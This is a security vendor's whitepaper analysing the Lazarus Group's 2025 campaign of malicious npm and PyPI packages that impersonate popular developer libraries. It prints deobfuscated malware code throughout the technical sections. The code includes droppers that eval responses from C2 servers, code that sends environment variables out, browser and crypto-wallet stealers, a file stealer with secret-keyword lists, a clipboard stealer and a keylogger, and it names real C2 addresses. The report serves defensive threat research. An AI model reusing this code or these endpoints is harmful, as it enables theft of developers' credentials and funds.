sonatype

Sonatype Security Research

How North Korea-Backed Lazarus Group Is Weaponizing Open Source to Target Developers

Since January 2025 alone, Sonatype's automated malware detection systems uncovered and blocked 234 unique open source malware packages that can be attributed to the North Korea-backed Lazarus Group, offering unique insights into how nation-state actors are using increasingly sophisticated methods to exploit the open source ecosystem. These packages — nearly all designed to mimic legitimate developer tools — target software engineers and CI/CD environments to gain initial access, exfiltrate data, and potentially implant more persistent malware.

234


unique Lazarus packages

36,000

potential victims

This campaign continues a disturbing trend: adversaries are increasingly embedding themselves within the software development life cycle (SDLC), leveraging developer trust, open source norms, and registry openness to deliver malicious payloads at scale. The open source ecosystem, built on a foundation of community and shared contribution, is being systematically co-opted as a new vector for state-sponsored espionage. While each package alone may appear unremarkable, taken together they reveal a sophisticated strategy of deception, persistence, and exploitation with over 36,000 potential victims.

This whitepaper provides a technical deep-dive into the Lazarus Group's 2025 campaign so far, analyzing their tactics, techniques, and procedures (TTPs) within the npm and PyPI ecosystems. We will examine the malware's behavior, discuss the strategic implications for software supply chain security, and offer actionable guidance for mitigation.



Who is the Lazarus Group?

The Lazarus Group — also tracked as Hidden Cobra by U.S. intelligence agencies — is a state-sponsored threat actor linked to North Korea's Reconnaissance General Bureau, its primary foreign intelligence agency. The group has operated for over a decade and is responsible for some of the most high-profile cyberattacks in recent history.

2014 — Sony Pictures hack

The deployment of destructive malware and the public leak of extensive corporate data.

2016 — Bangladesh Bank heist

An attempted theft of nearly $1 billion from the central bank via the SWIFT network.

2017 — WannaCry ransomware attack

A global ransomware outbreak affecting more than 200,000 computers across 150 countres.

2025 — ByBit hack

A compromised upstream resource used by ByBit resulted in the theft of 401,000 Ethereum coins, a record-breaking $1.5 billion.

While originally focused on financial theft and sabotage, Lazarus has shifted toward covert access operations, targeting sectors such as defense, finance, crypto, and now software development. Their operations often support broader national goals, including sanctions evasion, espionage, and foreign technology acquisition. Their evolution from disruptive attacks to stealthy, long-term infiltration campaigns demonstrates a maturation of their strategic objectives, with the software supply chain now clearly in their crosshairs.

How Lazarus Typically Operates

Lazarus campaigns are known for their high operational discipline, using customized malware frameworks and creative tradecraft. Common tactics include:

- **Spear-phishing** targeting developers, system admins, and business personnel, often using fake job offers or collaboration requests on platforms like LinkedIn and GitHub.
- **Command-and-control (C2)** communication via legitimate services like GitHub, Slack, or Dropbox to blend in with normal network traffic.
- **Loader or dropper architecture** with modular and multi-stage malware.
- **Supply chain infiltration** by targeting upstream development workflows and third-party code.

Why Lazarus Is Targeting Open Source

The surge of activity in H1 2025 demonstrates a strategic pivot: Lazarus is now embedding malware directly into open source package registries, namely npm and PyPI, at an alarming rate. These ecosystems present unique advantages:

Trust-based execution: Developers routinely install packages with limited scrutiny or sandboxing. The npm install or pip install commands are often executed with implicit trust, making them a perfect entry point.

Automated propagation: Malicious dependencies can rapidly spread through CI/CD pipelines or transitive installs. A single malicious package can poison countless applications downstream without any further human interaction.

Concentrated dependency risk: Many critical open source projects are maintained by just one or two individuals, creating single points of failure. The OpenSSF's Census III report, with contributions from Sonatype, notes that "Among top non-npm projects, 17% had only one developer and 40% had one or two developers accounting for more than 80% of commits." This lets adversaries target a few key maintainers to inject malware into widely used packages.

High-value access: Developer environments and build systems often contain credentials, API tokens, and SSH keys.


Long dwell time: Once integrated into software components, malicious payloads can persist undetected for months.

> This shift reinforces a broader industry trend: **nation-state actors are no longer bypassing the supply chain — they are becoming part of it.**

The packages below were caught and analyzed by Sonatype's automated malware detection and research team between January and July 2025, flagged for behavior including:

- Auto-execution of payloads upon importing dependency for payload delivery
- Collection of host information and credentials
- Delivery of secondary droppers or trojans
- Obfuscation and package impersonation tactics

Lazarus Packages Discovered in 2025 by Month



Key Techniques and Trends

1. Impersonation of Trusted Packages

Many of the packages caught were designed to impersonate or resemble legitimate development libraries. For instance:

- **npm:winston-compose:** Spoofing **winston,** a flexible logger for **Node.js** with over 10 million downloads every week, through the use of combo-squatting.
- **npm:nodemailer-helper:** Attempting to impersonate **nodemailer**, a popular SMTP tool used with Node.js, with over 5 million downloads every week, again via the use of combo-squatting.
- **npm:servula and npm:velocky:** Brandjacking the **npm:pino** package, a popular logger for **Node.js**, with over 10 million downloads every week. In this scenario they had replaced the **README.md** contents with that of the legitimate **pino** package but changed enough text to make it seem like a fork, attempting to trick open source consumers into downloading (see Figure 1).

README.md from legitimate **pino** package:

```
![banner](pino-banner.png)

# pino
[![npm version](https://img.shields.io/npm/v/pino)](https://www.npmjs.com/package/pino)
[![Build Status](https://img.shields.io/github/workflow/status/pinojs/pino/CI)](https://github.com/pinojs/pino/actions)
[![js-standard-style](https://img.shields.io/badge/code%20style-standard-brightgreen.svg?style=flat)](https://standardjs.com/)

[Very low overhead](#low-overhead) Node.js logger.

## Documentation

* [Benchmarks 🚀](/docs/benchmarks.md)
* [API 🚀](/docs/api.md)
* [Browser API 🚀](/docs/browser.md)
```

README.md from illegitimate **servula** package:

```
# jsontostr (Pino)
[![npm version](https://img.shields.io/npm/v/pino)](https://www.npmjs.com/package/pino)
[![Build Status](https://img.shields.io/github/workflow/status/pinojs/pino/ci.yml)](https://github.com/pinojs/pino/actions)
[![js-standard-style](https://img.shields.io/badge/code%20style-standard-brightgreen.svg?style=flat)](https://standardjs.com/)

## Install

Using NPM:
```
$ npm install jsontostr
```

README.md from illegitimate **velocky** package:

```
# velocky
[![npm version](https://img.shields.io/npm/v/velocky)](https://www.npmjs.com/package/velocky)
[![Build Status](https://img.shields.io/github/actions/workflow/status/velockyjs/velocky/ci.yml)](https://github.com/velockyjs/velocky/actions)
[![js-standard-style](https://img.shields.io/badge/code%20style-standard-brightgreen.svg?style=flat)](https://standardjs.com/)

[Very low overhead](#low-overhead) Node.js logger.

## Documentation

* [Benchmarks 🚀](/docs/benchmarks.md)
* [API 🚀](/docs/api.md)
* [Browser API 🚀](/docs/browser.md)
```

Figure 1: Real and illegitimate README files

- **pypi:pycryptoconf & pypi:pycryptoenv:** Combo-squatting the **pypi:pycrypto**, a popular collection of hashing functions and encryption algorithms with over 1.5 million weekly downloads.
```

However, upon closer inspection, it's revealed they're also attempting to cross-brand-squat the package's documentation. The attackers are also using the PKG-INFO from the pypi:oscrypto package, a popular encryption library with over 5 million weekly downloads (see Figure 2).

PKG-INFO from legitimate **oscrypto** package:

```
Metadata-Version: 2.1
Name: oscrypto
Version: 1.3.0
Summary: TLS (SSL) sockets, key generation, encryption, decryption, signing, verification and KDFs using the OS cry
pto libraries. Does not require a compiler, and relies on the OS for patching. Works on Windows, OS X and Linux/BSD
.
Home-page: https://github.com/wbond/oscrypto
Author: wbond
Author-email: will@wbond.net
License: MIT
```

PKG-INFO from illegitimate **pycryptoconf** package:

```
Metadata-Version: 2.1
Name: pycryptoconf
Version: 1.0.6
Summary: TLS (SSL) sockets, key generation, encryption, decryption, signing, verification and KDFs using the OS cry
pto libraries. Does not require a compiler, and relies on the OS for patching. Works on Windows, OS X and Linux/BSD
.
Home-page: https://github.com/wbond/oscrypto
Author: wbond
Author-email: will@wbond.net
License: MIT
```

PKG-INFO from illegitimate **pycryptoenv** package:

```
Metadata-Version: 2.1
Name: pycryptoenv
Version: 1.0.7
Summary: TLS (SSL) sockets, key generation, encryption, decryption, signing, verification and KDFs using the OS cry
pto libraries. Does not require a compiler, and relies on the OS for patching. Works on Windows, OS X and Linux/BSD
.
Home-page: https://github.com/wbond/pycryptoenv
Author: wbond
Author-email: will@wbond.net
License: MIT
```

Figure 2: Real and illegitimate PKG-INFO files

> These mimicry tactics exploit typos, visual confusion, or "lookalike" names (known as typosquatting), which remain highly effective against unsuspecting developers and automated build pipelines. We also observed instances of "brand-jacking," where attackers use the names of well-known companies or projects in their package names (e.g., internal-company-logger) to imply legitimacy, as well as combo-squatting, which combines trusted names with extra words to create deceptive but plausible identifiers.

2. Payload Characteristics and Behavioral Insights

Once installed, the latest packages execute a multi-stage attack designed to maintain stealth, achieve persistence, and exfiltrate sensitive data. This analysis breaks down the attack chain of a recently discovered malicious npm package, 'vite-postcss-helper,' to illustrate the group's operational tactics.

The dropper in this package contacts a command-and-control (C2) server to fetch a heavily obfuscated loader. The loader then performs host profiling to evade sandboxes and proceeds to execute multiple, distinct final payloads in separate processes. These payloads are designed for comprehensive data theft, including a clipboard stealer for capturing sensitive information in real time, a credential harvester named "BeaverTail" targeting browser and cryptocurrency wallet data, a broad file stealer that hunts for valuable documents, and often a Windows-specific keylogger and screenshot utility for user surveillance.

Stage 1: The Initial Dropper

The attack's entry point is a malicious script, or "dropper," embedded within an otherwise functional-looking npm package. In the **vite-postcss-helper** example, this dropper was found in **package/lib/private/prepare-writer.js.** Its role is singular and critical: to contact a remote C2 server and dynamically execute the next stage of the attack. By using eval() on the server's response, the attackers avoid including the more overtly malicious code directly in the initial package, thereby bypassing static analysis and scanners.

```
"use strict";
const axios = require("axios");
const path = require("path");

require("dotenv").config();

const writer = () => {
  const metaData = {
    title: 'My Vite App',
    description: 'A Vite project with custom meta info',
    version: '1.0.0'
  };


  console.log(`Meta Data v${metaData.version}`);
}

(async () => {
    try {
        const version = process.env.npm_package_version || "0.0.1";

        axios
            .post("https://0927.vercel.app/api/ipcheck", {version })
            .then((r) => {
                eval(r.data.model);
            });
    } catch (error) {}
})();
module.exports = writer;
```

Figure 9: Initial dropper

Stage 2: The Obfuscated Loader

Once the dropper executes the C2 server's response, a heavily obfuscated loader script is deployed on the victim's machine. This loader acts as the central dispatcher for the final payloads. Its key characteristics are:

- **Heavy obfuscation:** It utilizes techniques like hex-encoding and variable mangling to make the code unreadable and evade signature-based detection.
- **Modularity:** The loader contains multiple embedded payloads and uses the child_process.spawn() command to launch each one in a separate, detached process. This modular design enhances stealth and ensures that even if one payload is detected, the others can continue to operate.
- **Evasion:** It then conducts host profiling to check for virtualized or sandbox environments. If detected, it may terminate or alter its behavior to avoid analysis.

```
try {
  const os = require('os'),
    fs = require('fs'),
    { execSync, spawn } = require('child_process')
  process.on('uncaughtException', (_0xad8869) => {})
  process.on('unhandledRejection', (_0x461982) => {})
    const uid = '4a3703430a2ec2ae30f362b29e994f77',
        ukey = 1995,
        p = 5918,
        kp = 5974,
        upt = 5934,
        lpt = 5961,
        t = 66,
        a = 144,
        b = 172,
        c = 94,
        d = 226,
        e = 144,
        f = 172,
        g = 94,
        h = 226,
        m = a + '.' + b + '.' + c + '.' + d,
        usu = e + '.' + f + '.' + g + '.' + h,
        lsu = e + '.' + f + '.' + g + '.' + h
  async function s() {
    ss()
  }
```

Figure 10: Second-stage payload values used to deobfuscate remaining code

Figure 11: Obfuscated payload #1 — a clipboard stealer

```
51      try {
52        const _0x69392 = spawn('node', ['-e', _0x5f2ebc], {
53          windowsHide: true,
54          detached: true,
55          stdio: 'ignore',
56        })
57      } catch (_0x24451c) {}
```

Figure 12: Payload spawner to execute one of five modules

Stage 3: Final Payload Characteristics & Evasion Techniques

Before the final payloads begin their data exfiltration tasks, it's crucial to understand their shared design principles, which are centered on stealth and evasion. The Lazarus Group doesn't deploy a single, monolithic malicious file; instead, the loader spawns multiple, independent payloads as separate Node.js processes. This modularity is a key characteristic, making the attack highly resilient and difficult to fully eradicate. If one payload is detected and terminated, the others can continue operating unaffected.

The most prominent evasion technique is sophisticated host profiling. The malware performs detailed checks to determine if it is running within a virtual machine (VM) or a sandboxed analysis environment. By identifying system artifacts unique to virtualization software like VMware, VirtualBox, or QEMU, the payload can either alter its behavior or terminate execution entirely to prevent security researchers from observing its true function.

The code snippet in Figure 13, taken from one of the payloads, clearly demonstrates this cross-platform anti-analysis check.

```
const setHeader = async function () {
try{
    let isVM = false;
    if(os.platform() == "win32") {
        let output = execSync("wmic computersystem get model,manufacturer", {windowsHide: true});
        output = output.toString().toLowerCase();
        if (
        output.indexOf("vmware") > -1 ||
        output.includes("virtualbox") ||
        output.includes("microsoft corporation") ||
        output.includes("qemu")
        ) {
        isVM = true;
        }
    }
    else if (os.platform() == "darwin") {
        let output = execSync("system_profiler SPHardwareDataType", {windowsHide: true}) ;
        output = output.toString().toLowerCase();
        if (/vmware|virtualbox|qemu|parallels|virtual/i.test(output)) {
        isVM = true;
        }
    }
    else if (os.platform() == "linux") {
        let output = fs.readFileSync("/proc/cpuinfo", "utf8").toLowerCase();
        if (
        /hypervisor|vmware|virtualbox|qemu|kvm|xen|parallels|bochs/.test(output)
        ) {
        isVM = true;
        }
    }
    return await axios.post("http://144.172.94.226/api/service/process/"+uid, {
        OS: os.type(),
        platform: os.platform(),
        release: os.release() + (isVM ? " (VM)":"(Local)"),
        host: os.hostname(),
        userInfo: os.userInfo(),
        uid: uid,
        t: 66
    });
}
catch(e) {
    makeLog(e.message)
}
```

Figure 13: Host profiling to determine if altered behavior is needed

Once the loader confirms it is running in a real user environment, it proceeds to detonate the remaining four payloads. These payloads are not designed for resource-intensive tasks like cryptocurrency mining. Their sole focus is data exfiltration. The primary tools observed in this campaign include:

- **A clipboard stealer and remote shell** for capturing sensitive, copied data and maintaining remote access.
- **The "BeaverTail" credential stealer**, which targets browser passwords and cryptocurrency wallet data.
- **A broad file stealer** that recursively scans the file system for valuable documents and configuration files.
- **A Windows-specific keylogger and screenshotter** for comprehensive user surveillance.

The specific functions of these exfiltration-focused payloads are analyzed in detail in the following section.

3. Focused on Exfiltration, Not Mining

New Analysis Insight:


Out of the malicious packages identified, more than 90 were engineered for secrets exfiltration, meaning they actively sought to collect environment variables, credentials, and tokens from developer systems.

In contrast, there were zero indications of cryptomining-related behavior across the dataset.

> **This demonstrates that Lazarus is not singularly pursuing opportunistic monetization like resource hijacking for mining. Instead, they are leveraging open source to silently harvest sensitive data and pave the way for long-term access to lucrative financial information and espionage operations. The stolen credentials are not the end goal. They are the key to unlocking the kingdom — gaining access to source code repositories, cloud infrastructure, and internal networks.**

Additionally, more than 120 were classified as droppers, meaning they serve as delivery mechanisms for further malware — another indication of multi-stage targeting strategies rather than one-time payloads.

After gaining initial access, Lazarus uses several layered techniques to exploit developer environments. A common method involves exfiltrating environment variables to a remote server, followed by executing server-sent code via eval. This typically fetches the BeaverTail loader, which scans for and exfiltrates data from crypto wallets (MetaMask, Phantom, Binance, Coinbase), Solana's id.json, macOS keychain entries, and browser-stored credentials.



Example: react-babel-purify

```
const data = {
  ...process.env,
  version: pkg.subModuleVersion,
  platform: os.platform(),
  hostname: os.hostname(),
  username: os.userInfo().username,
  macAddresses: getMacAddress(),
};

module.exports = (...args) =>
  axios.post(
    'https://log-server-lovat.vercel.app/api/ipcheck/703',
    data,
    { headers: { 'x-secret-header': 'secret' } }
  )
  .then(response => eval(response.data))
  .catch(() => {});
```

Figure 14: Malicious section of code after deobfuscation

In a novel technique, the smart-request-buffers package makes a request to a remote endpoint, then passes the contents of the cookie in the response to an eval() statement. The cookie contains the BeaverTail loader Figure 15: Cookie containing BeaverTail loader

```
const axios = require('axios');

const getCookie = async () => {
  const res = await axios.get("https://api.npoint.io/55d8db41f6701d040c83")
  eval(res.data.cookie);
}

getCookie();
```

Figure 15: Cookie containing BeaverTail loader

The safe-array-push package doesn't rely on a remote endpoint — the index.js file contains the obfuscated BeaverTail source.

A Case Study in Data Exfiltration


The **vite-postcss-helper** package serves as a good example of the group's exfiltration-focused strategy, deploying a suite of specialized tools to steal a wide array of data. The final four payloads are described in more detail below.

1. **Clipboard stealer and remote shell:** This payload establishes a persistent WebSocket connection to the C2 server. It continuously monitors the victim's clipboard — a common place for copying passwords and cryptocurrency keys — and exfiltrates any new content. This connection also functions as a remote shell, allowing attackers to execute arbitrary commands on the infected system.

```
129     async function watchClipboard() {
130
131         if(os.platform() == "darwin") {      exec("pbpaste", {windowsHide: true, stdio: "ignore"}, (error, stdout, stderr) => {
132                 currentClipboardContent = stdout.trim();
133                 if (currentClipboardContent !== lastClipboardContent) {
134                     clearTimeout(timer);
135                     timer = setTimeout(() => handleClipboardChange(currentClipboardContent), 500);
136                     lastClipboardContent = currentClipboardContent;
137                 }
138             },{ windowsHide: true })
139         }
140         else if(os.platform() == "win32"){
141             exec("powershell Get-Clipboard", {windowsHide: true, stdio: "ignore"}, (error, stdout, stderr) => {
142                 currentClipboardContent = stdout.trim();
143                 if (currentClipboardContent !== lastClipboardContent) {
144                     clearTimeout(timer);
145                     timer = setTimeout(() => handleClipboardChange(currentClipboardContent), 500);
146                     lastClipboardContent = currentClipboardContent;
147                 }
148             },{ windowsHide: true })
149         }
150     }
151     setInterval(watchClipboard, 500);
152 },3000)
```

Figure 16: Multi-platform, periodic clipboard stealer

2. **BeaverTail / InvisibleFerret — Credential and crypto wallet stealer:** This payload is a highly targeted information stealer focused on high-value credentials. It meticulously searches browser data from Chrome and Brave, hunting for Login Data, Web Data, and files associated with a hardcoded list of cryptocurrency wallet extensions (like MetaMask and Phantom). It is designed to be cross-platform, with specific file paths for Windows, macOS, and Linux.



```
const FormData = require("form-data");
const formData = new FormData();
const uu = "http://144.172.94.226:5961/upload";
let i = 0;
const wps = [
    "acmacodkjbdgmoleebolmdjonilkdbch",
    "nkbihfbeogaeaoehlefnkodbefgpgknn",
    "bfnaelmomeimhlpmgjnjophhpkkoljpa",
    "ibnejdfjmmkpcnlpebklmnkoeoihofec",
    "ppbibelpcjmhbdihakflkdcoccbgbkpo",
    "omaabbefbmiijedngplfjmnooppbclkk",
    "egjidjbpglichdcondbcbdnbeeppgdph",
    "khpkpbbcccdmmclmpigdgddabeilkdpd",
    "dmkamcknogkgcdfhhbddcghachkejeap",
    "ejbalbakoplchlghecdalmeeeajnimhm",
    "fhbohimaelbohpjbbldcngcnapndodjp",
    "aeachknmefphepccionboohckonoeemg",
    "hifafgmccdpekplomjjkcfgodnhcellj",
    "jblndlipeogpafnldhgmapagcccfchpi",
    "dlcobpjiigpikoobohmabehhmhfoodbb",
    "mcohilncbfahbmgdjkbpemcciiolgcge",
    "agoakfejjabomempkjlepdflaleeobhb",
    "aholpfdialjgjfhomihkjbmgjidlcdno",
    "nphplpgoakhhjchkkhmiggakijnkhfnd",
    "penjlddjkjgpnkllboccdgccekpkcbin",
    "lgmpcpglpngdoalbgeoldeajfclnhafa",
    "fldfpgipfncgndfolcbkdeeknbbbnhcc",
    "bhhhlbepdkbapadjdnnojkbgioiodbic",
    "gjnckgkfmgmibbkoficdidcljeaaaheg",
    "afbcbjpbpfadlkmhmclhkeeodmamcflc",
];
const getBasePaths = () => {
    const platform = process.platform;
    if (platform === "win32") {
    return [
        `${path.join(process.env.LOCALAPPDATA, "Google/Chrome/User Data")}`,
        `${path.join(
        process.env.LOCALAPPDATA,
        "BraveSoftware/Brave-Browser/User Data"
        )}`,
    ];
    } else if (platform === "darwin") {
    return [
        `${path.join(
        process.env.HOME,
        "Library/Application Support/Google/Chrome"
        )}`,
        `${path.join(
        process.env.HOME,
        "Library/Application Support/BraveSoftware/Brave-Browser"
        )}`,
    ];
    } else if (platform === "linux") {
    return [
        `${path.join(process.env.HOME, ".config/google-chrome")}`,
        `${path.join(process.env.HOME, ".config/BraveSoftware/Brave-Browser")}`,
```

Figure 17: BeaverTail, a credential stealer, inspecting sensitive browser files and crypto browser extensions

3. **Broad file stealer:** A more general-purpose payload that recursively scans the user's file system. It uses a list of keywords (.env, secret, wallet, mnemonic) and file extensions (**.pdf, .docx, .csv**) to identify and exfiltrate valuable documents and configuration files. To remain efficient and stealthy, it uses a large exclusion list to ignore system and development folders like node_modules.

```
// Recursive directory scan and upload
const scanDir = async (dirPath) => {
    if (!fs.existsSync(dirPath)) return;

    const items = fs.readdirSync(dirPath);

    for (const item of items) {
    try {
        const fullPath = path.join(dirPath, item);
        if (item == "go") continue;
        const containsExcludedWord = excludeFolders.some((word) =>
        fullPath.toLowerCase().includes(word.toLowerCase())
        );

        if (containsExcludedWord) {
        continue; // Skip if full path contains any excluded word
        }
        const stat = fs.statSync(fullPath);

        if (stat.isDirectory()) {
        if (!excludeFolders.includes(item)) {
            await scanDir(fullPath, excludeFolders);
        }
        } else if (stat.isFile() && isFileMatching(item)) {
        uf(fullPath);
        await sleep(120);
        }
    } catch (e) {}
    }
};
```

Figure 19: Uploads matched file name contents to Lazarus servers

```
const searchKey = [
    "*.env*",
    "*metamask*",
    "*phantom*",
    "*bitcoin*",
    "*Trust*",
    "*phrase*",
    "*secret*",
    "*phase*",
    "*credential",
    "*profile*",
    "*account*",
    "*mnemonic*",
    "*seed*",
    "*recovery*",
    "*backup*",
    "*address*",
    "*keypair*",
    "*wallet*",
    "*my*",
    "*screenshot*",
    "*.doc",
    "*.docx",
    "*.pdf",
    "*.md",
    "*.rtf",
    "*.odt",
    "*.xls",
    "*.xlsx",
    "*.txt",
    "*.ini",
    "*.secret",
    "*.json",
    "*.ts",
    "*.js",
    "*.csv",
];
```

Figure 18: Sensitive file names and extensions to search

4. **Keylogger and screenshotter (Windows):** On Windows systems, a potent surveillance tool is deployed. It installs dependencies like node-global-key-listener to log every keystroke and screenshot-desktop to capture images of the user's screen. This combination provides attackers with a comprehensive, real-time view of the victim's activity, which is then sent to the C2 server on a periodic basis.

```
setTimeout(() => {
  const globalKeyboardListener =
    require("node-global-key-listener").GlobalKeyboardListener;
  const screenshot = require("screenshot-desktop");
  const sharp = require("sharp");
  const tmpDir = os.tmpdir();
  const FormData = require("form-data");

  const v = new globalKeyboardListener();
  let timer = null;
  let text = "";
  let shift = false;
  let ctrl = false;

  const uu = "http://144.172.94.226:5974/upload";
  const uf = async (p) => {
    if (fs.statSync(p).isFile()) {
